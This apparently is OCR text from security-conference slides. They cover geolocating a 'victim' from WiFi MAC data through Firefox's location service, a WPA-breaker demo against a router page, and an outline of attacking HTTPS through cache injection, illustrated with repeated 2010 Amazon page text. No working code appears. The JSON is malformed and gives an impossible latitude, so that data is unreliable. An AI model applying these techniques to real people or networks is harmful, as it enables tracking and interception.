
{"latitude" : 128.51 , "longitude : ” : -58.23, address: "Victim location ..."}

Wifi SSID	MAC @
Victim	E2:54:D7:1A

Does not accept
POST XHR


Firefox Locate me protocol

Firefox Locate me protocol




{"latitude" : 128.51 , "longitude : " : -58.23}

Firefox Locate me protocol



WPA Breaker demo



Router - Mozilla Firefox

http://localhost/r/demo.php

Router

WPA breaker Demo

Done


Attacking HTTPS via cache injection

The “Plan”


- Background
- Cache Injection attack
- Defenses ?
- By passing the defenses

Anatomy of web page

Anatomy of web page



Anatomy of web page



Hello. Sign in to get personalized recommendations. New customer? Start here.

Sign up for e-mails from Amazon's Clothing Store and a chance to WIN $1000 Amazon.com Gift Card › Learn more

NO PURCHASE NECESSARY. Ends 07/31/2010. See Official Rules for details.

What Other Customers Are Looking At Right Now

Check This Out

Selling on Amazon
List items for free and sell to millions.

Warehouse Deals
Save on open-box items from Amazon

Kindle Wireless Reading Device, Free...
Amazon
$189.00

Kindle DX Wireless Reading Device...
Amazon
$379.00

Pearl Of The Stars
Coheed & Cambria
MP3 Download
$0.00

Walk About in a Pair of UGG Boots

These twin-faced, breathable sheepskin UGG boots keep your feet warm and cozy at any time of year. Multiple styles and colors are available for men, women, and kids.


› Shop now

Hot Watch Brands, Cool Everyday Prices

ADVERTISEMENT

Save Up to 40%	Luxury Watches	Sports Watches
Citizen	Cartier	Casio
Invicta	Omega	Timex
Seiko	TAG Heuer	Puma

Anatomy of web page



amazon.com

Hello. Sign in to get personalized recommendations. New customer? Start here.

Your Amazon.com | Today's Deals | Gifts & Wish Lists | Gift Cards | Your Account | Help

Shop All Departments | Search All Departments | GO | Cart | Wish List

- Books
- Movies, Music & Games
- Digital Downloads
- Kindle
- Computers & Office
- Electronics
- Home, Garden & Pets
- Grocery, Health & Beauty
- Toys, Kids & Baby
- Clothing, Shoes & Jewelry
- Sports & Outdoors
- Tools & Home Improvement
- Automotive & Industrial

Introducing the New Kindle DX

50% Improved Contrast, New Lower Price

Pre-order today

Sign up for e-mails from Amazon's Clothing Store and a chance to WIN $1000 Amazon.com Gift Card › Learn more

NO PURCHASE NECESSARY. Ends 07/31/2010. See Official Rules for details.

Check This Out

Selling on Amazon
List items for free and sell to millions.

Warehouse Deals
Save on open-box items from Amazon

What Other Customers Are Looking At Right Now

Kindle Wireless Reading Device, Free...
Amazon
$189.00

Kindle DX Wireless Reading Device...
Amazon
$379.00

Pearl Of The Stars
Coheed & Cambria
MP3 Download
$0.00

Walk About in a Pair of UGG Boots

These twin-faced, breathable sheepskin UGG boots keep your feet warm and cozy at any time of year. Multiple styles and colors are available for men, women, and kids.

› Shop now

Features & Services

- Selling with Amazon
- Amazon Exclusives
- For Businesses
- For Developers
- For Advertisers

Hot Watch Brands, Cool Everyday Prices

